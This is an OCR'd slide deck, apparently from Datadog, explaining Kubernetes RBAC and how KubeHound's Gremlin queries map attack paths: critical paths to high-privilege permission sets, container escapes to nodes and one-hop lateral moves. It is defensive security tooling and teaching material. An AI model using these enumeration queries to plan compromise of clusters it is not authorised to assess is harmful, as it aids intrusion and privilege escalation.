
Role allows verbs (get, list, create, delete, … *) on specific k8s resources (pod, pods/exec, rolebindings, … *). This resources can be anything (you can create your own custom resources in you want)

role

```
Role are limited to a
specific namespace.
```

c.role

```
Cluster Role is not attached
to any namespace, so the role
can be used to access k8s
resources cluster wide.
```



```yaml
---
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  namespace: default
  name: exec-pods
rules:
- apiGroups: [""]
  resources: ["pods", "pods/log"]
  verbs: ["get", "list"]
- apiGroups: [""]
  resources: ["pods/exec"]
  verbs: ["create"]
```


RBAC in k8s

RoleBinding

RoleBinding allows to allocate a role to an entities (user, group or service account). So, it defines who has the permission to perform certain actions on resources within a specific namespace

RoleBiding are limited to a specific namespace.

Cluster RoleBinding is not attached to any namespace, so it can only refer cluster roles.




```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: pod-exec-pods
  namespace: default
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: exec-pods
subjects:
  - kind: ServiceAccount
    name: pod-exec-sa
    namespace: default
```


RBAC in k8s

RBAC matrix

4 differents usecases with RBAC



Allowing access to k8s resources on a specific namespace




Can not link a CRB and a Role.


RBAC in k8s

RBAC matrix

4 differents usecases with RBAC



```
Allowing access to k8s
resources on a **specific
namespace even with Cluster
Role**
```



```
Allowing access on cluster
wide k8s resources
```

RBAC in k8s

In a nutshell

Roles and role bindings must exist in the same namespace.

Role bindings can link cluster roles, but they only grant access to the namespace of the role binding


Cluster role bindings link accounts to cluster roles and grant access across all resources.

Cluster role bindings can not reference roles.

RBAC in kubehound

PermissionSets

A permission set is the combination of role and role binding. The reason is that RoleBinding can “downgrade” the scope of a cluster role.



```
PermissionSet represent the RBAC
access in KubeHound
```

```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.permissions() // get the permissionsets
.valueMap()
```

RBAC in kubehound

Rules in PermissionSets

The details of the RBAC is flatten into the attribute “rules” of the permission set. It describes the verbs/resources/namespace.

`API()`	`API group (empty means core API group)`
`R()`	`K8s resources allowed to access`
`N()`	`Namespace scope for the k8s resources`
`V()`	`Verbs allowed to be used on the k8s resources`


```
API()::R(endpoints,services)::N()::V(list,watch)
```

DATADOG


RBAC in kubehound

Critical Assets

An PermissionSet with significant rights that would allow an attack to compromise the entire cluster like cluster-admin.



```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.permissions()                          // get the permissionsets
.critical()                               // limit to criticalAsset only
.valueMap("name","role","rules") // filter to specific properties
```



Result

```
'name': ['system:node-proxier::system:node-proxier'], 'rules': ['[API()::R(endpoints,services)::N():
'name': ['create-pods::pod-create-pods'], 'rules': ['[API(*)::R(pods)::N()::V(get,list,create)]'], '
'name': ['system:controller:replication-controller::system:controller:replication-controller'], 'rul
'name': ['system:certificates.k8s.io:certificatesigningrequests:nodeclient::kubeadm:node-autoapprove
```

Attack paths

Let’s build some attack path

Critical Path

Building path ...

Now that we need how to select specific k8s resources, we want to see how to build actual attack paths.


The goal is start at a specific resources and traverse to a critical asset (PermissionSet with high privileges).

`criticalPath()`	Will traverse all the edges until it reaches a critical assets or reach a maximum number of hops
	Default maxHops = 10

Critical Path

Building path …

When building path or criticalPaths, **always add a limit** otherwise there is high chances it will timeout with no result.



```
%%gremlin -d class -g critical -le 50 -p inv,oute

kh.containers()  // get all the containers
.criticalPaths() // generate all the critical paths
.limit(10000)        // limit the results
```

5k to 10k

It does not make sense to display more than 10k attack path. It will unmanageable anyway by a human …

DATADOG


Privilege escalation

Building path …

Another thing an attack is looking for are container escape to node. Gaining access to a node is usually the first step toward full compromise.

`escapes()`	Starts a traversal from container to node and optionally allows filtering of those vertices on the "nodeNames" property.

```
%%gremlin -d class -g critical -le 50 -p inv,oute

kh.escapes()          // get all the container escape paths
.by(elementMap())
.limit(20000)         // limit the results
```




Lateral movement possibilities


Building path …

Also knowing what you can do with a specific k8s resources can be useful. Attacks() show all the 1-hop possibility.

`attacks()`	From a Vertex traverse immediate edges to display the next set of possible attacks and targets



```
%%gremlin -d class -g critical -le 50 -p inv,out

kh.containers()      // get all the containers
.attacks()           // show 1-hop attacks
.by(elementMap())    // display in graph
```



List attacks

List all critical path starting from publicly exposed endpoints

List all containers escape from a specific container

List all container escape to the control plane

Gremlin Expert

What we understood :sweat_smile:

Under the hood

Building path …

When building a path you need to access Edges and Vertices to know when to stop the path.

`outV()`	get all outgoing vertices	Can be filtered with labels
`inV()`	get all incoming vertices	
`outE()`	get all outgoing edges	
`inE()`	get all incoming edges	
`out()`	get all adjacent vertices connected by outgoing edges	

Under the hood

Building path ...

Example using out*(), building the attacks() DSL function.

```
kh.containers().outE().inV().path()
```

```
From the container you get all outgoing edges
```

```
From the outgoing you get the vertices
```

```
You build a path between the 2
```

```
Or just
attacks()
:)
```

Under the hood

Building path ...

